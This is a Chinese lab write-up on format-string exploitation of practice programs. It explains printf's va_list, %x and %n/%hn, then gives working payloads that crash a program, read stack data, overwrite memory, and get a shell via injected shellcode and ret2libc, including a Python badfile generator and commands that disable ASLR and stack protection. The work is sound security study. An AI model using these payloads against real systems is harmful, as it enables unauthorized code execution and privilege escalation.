# 任务1：针对prog1，完成以下任务

1. 使得 prog1 崩溃；


● For each %s, it fetches a value where va\_list points to and advances va\_list to the next position.

● As we give %s, printf() treats the value as address and fetches data from that address. If the value is not a valid address, the program crashes.

由于程序中对printf()函数的调用不包含任何可变参数，因此在输入中放进一些格式化规定符，就能使printf()函数的va\_list指针移动到printf()函数栈帧之上的位置。

当程序运行时，printf()函数将解析格式化字符串；每当遇到固定符%s，便从va\_list指向的位置获取一个值，并移动va\_list到下一个位置，由于格式规定符是%s，pintf()函数把获取到的值视为一个地址，并打印出该地址的字符串。

问题是，va\_list指针指向的值并不都是合法地址，它们可能是0（null）、指向受保护的地址或者没有映射到物理地址的虚拟地址




1. 打印栈上数据

● Suppose a variable on the stack contains a secret (constant) and we need to print it out.

● Use user input: %x%x%x%x%x%x%x%x

● printf()prints out the integer value pointed by va\_list pointer and advances it by 4 bytes.

● Number of %xis decided by the distance between the starting point of the va\_list pointer and the variable. It can be achieved by trial and error.



1. 改变程序的内存数据：将变量 var 的值，从 0x11223344变成 0x66887799


● %n: Writes the number of characters printed out so far into memory.

● printf(“hello%n”,&i) ⇒ When printf() gets to %n, it has already printed 5 characters, so it stores 5 to the provided memory address.


● %n treats the value pointed by the va\_list pointer as a memory address and writes into that location.


● Hence, if we want to write a value to a memory location, we need to have it’s address on the stack.

连续的6个%x输出仍然是0x11223344



尝试使用5个%x和1个%n 恰好成功修改：






0x66887799-9-4\*8=1,720,219,504

所以构建指令

echo $(printf "\x34\xf4\xff\xbf").%.8x.%.8x.%.8x.%.8x.%.1720219504x.%n > input.txt



但是这样的速度很慢，所以利用%hn或者%hhn来实现

%n : Treats argument as a 4-byte integer

%hn : Treats argument as a 2-byte short integer. Overwrites only 2 significant bytes of the argument.

%hhn : Treats argument as a 1-byte char type. Overwrites the least significant byte of the argument.


长度修饰符可被使用在规定符中来限定输出的整型参数的类型，当使用在%n上时，他控制把参数当作多少个字节的整数，在允许加%n的众多修饰符选项中，重点关注以下几点：

1. %n：视参数为4字节整型数。
2. %hn：视参数为2字节短整型数。
3. %hhn：视参数为1字节字符型数。

即地址为0xbffff434的两字节被修改为0x7799 ，地址为0xbffff436的两个字节被修改为0x6688

所以构建指令：

echo $(printf "\x36\xf4\xff\xbf@@@@\x34\xf4\xff\xbf")%.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn > input.txt



# 任务2：针对prog2，完成以下任务


1. **关闭栈不可执行保护，通过注入并执行 shellcode 进行利用，获得shell；**

为了利用格式化字符串漏洞注入代码，需要应对4个挑战。

* 1. 注入恶意代码到栈中
  2. 找到恶意代码的起始地址A。
  3. 找到返回地址保存的位置B。
  4. 把A写入B

把ebp寄存器的值放在变量framep中，后面会把该值打印出来，这个变量的目的是找到fmtstr()函数的返回地址存放的位置：ebp+4时返回地址的内存地址，此外，还打印了调用printf()函数前后该返回地址存放的内容，目的是看内容是否发生改变，如果没有说明攻击存在问题。

gcc -z execstack -o prog2 prog2.c




所以返回地址的存储地址B是0xbffff3cc ，返回地址等于ebp+4

利用%x不断的输出栈中的值，查看需要几个%x才能将var\_list指针指向0xbffff3cc

使用指令：

echo $(printf "\xce\xf3\xff\xbf@@@@\xcc\xf3\xff\xbf")%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x:%.8x > badfile




发现第17个%x的值是0xbffff3ce，所以前面使用16个%x到达该地址，再使用%n将该地址的内容改成shellcode的地址的一部分0xbfff 。

Str数组的起始地址为0xbffff3e4，假设恶意代码的起始地址A：**0xbffff3e4**+0x90=0xbffff474


所以要在0xbffff3cc的两字节处填写0xf474，在0xbffff3ce处填写0xbffff 。


编写相应的badfile文件，使用python脚本生成：


要使用latin-1编码，将python3设置为默认的python版本，ubantu自带python2.7和python3.5，所以不要下乱七八糟的。



生成好badfile后，再次运行prog2程序，获得了shell，返回地址也被修改成了shellcode的其实地址









1. 开启栈不可执行保护，通过ret2lib 进行利用，获得 shell （可以通过调用 system(“/bin/sh”)）；

打开栈保护，即栈内数据禁止作为代码执行，关闭stackguard（地址随机化），使用以下指令：

|  |
| --- |
| gcc -fno-stack-protector -z noexecstack -o homework2 homework2.c  sudo sysctl -w kernel.randomize\_va\_space=0 |





使用gdb获得system函数和exit函数的地址



所以将返回地址修改为0xb7da3da0 和 0xb7d979d0


编写程序查看环境变量“/bin/sh”的地址：





Ret2lib攻击：

将函数的返回地址修改为system的地址A，A+4是执行完system的返回地址，A+8是“/bin/sh“的地址



要将这三个地址分别放在0xbffff3cc 、 0xbffff3d0 、 0xbffff3d4

这三个地址对应修改的值为：0xb7da3da0 、 0xb7d979d0 、 0xbfffff65

使用%hn进行修改，按照大小排序：0x3da0 、0x79d0 、0xb7d9 、0xb7da 、 0xbfff 、0xff65

对应的地址为：0xbffff3cc 、0xbffff3d0 、0xbffff3d2 、0xbffff3ce 、0xbfffff67 、0xbfffff65

编写脚本生成badfile:


脚本：

|  |
| --- |
| #!/usr/bin/python3  import sys  N = 200  # Fill the content with NOP's  content = bytearray(0x90 for i in range(N))  system\_addr1 = 0xbffff3ae  system\_addr2 = 0xbffff3ac  bs\_addr1 = 0xbffff3b6  bs\_addr2 = 0xbffff3b4  #arrange proper sequence of the address (small to big) --  content[0:4] = (system\_addr2).to\_bytes(4,byteorder='little')  content[4:8] = ("@@@@").encode('latin-1')  content[8:12] = (system\_addr1).to\_bytes(4,byteorder='little')  content[12:16] = ("@@@@").encode('latin-1')  content[16:20] = (bs\_addr1).to\_bytes(4,byteorder='little')  content[20:24] = ("@@@@").encode('latin-1')  content[24:28] = (bs\_addr2).to\_bytes(4,byteorder='little')  # Calculate the value of C  C = 15  common = 28 + 8 \* C  # Construct the format string  dat1 = 0x3da0 - common  dat2 = 0xb7da - 0x3da0  dat3 = 0xbfff - 0xb7da  dat4 = 0xff65 - 0xbfff  s = "%.8x" \* C + "%." + str(dat1) + "x" + "%hn" + "%." + str(dat2) + "x" + "%hn" \  + "%." + str(dat3) + "x" + "%hn" + "%." + str(dat4) + "x" + "%hn"  fmt = (s).encode('latin-1')  print(fmt)  content[28:28+len(fmt)] = fmt  print(content)  # Write the content to badfile  file = open("badfile", "wb")  file.write(content)  file.close() |



1. 尝试开启和关闭 Stack Guard 保护，观察以上利用结果;

开启关闭栈保护都可以获取shell




1. 尝试设置 setuid root，观察是否可以获得 root shell。


可以获得root的权限

# 任务3：针对prog3，完成以下任务

1. 打印栈上数据；c




该机器操作系统的位数为32位，所以在server程序中将PROGRAM变量修改为”format-32”




关闭地址随机化


$ sudo sysctl -w kernel.randomize\_va\_space=0




输入%s%s%s%s%s后没有打印正确返回 (^\_^) 说明程序崩溃了



编写脚本生成80个%08x. ，一共打印63%x，即第64个%x开始输出用户输入的字符串





1. 获得 heap 上的 secret 变量的值；

在实验过程中对python脚本的运行有错误，发现是ubantu的python版本未匹配，同时查阅资料发现Ubuntu16.04默认安装了Python2.7和3.5


只需要更改两个版本的优先级即可，使得3.5版本的python优先级更高

更改默认值，python默认为Python2，现在修改为Python3

sudo update-alternatives --install /usr/bin/python python /usr/bin/python2 100


sudo update-alternatives --install /usr/bin/python python /usr/bin/python3 150

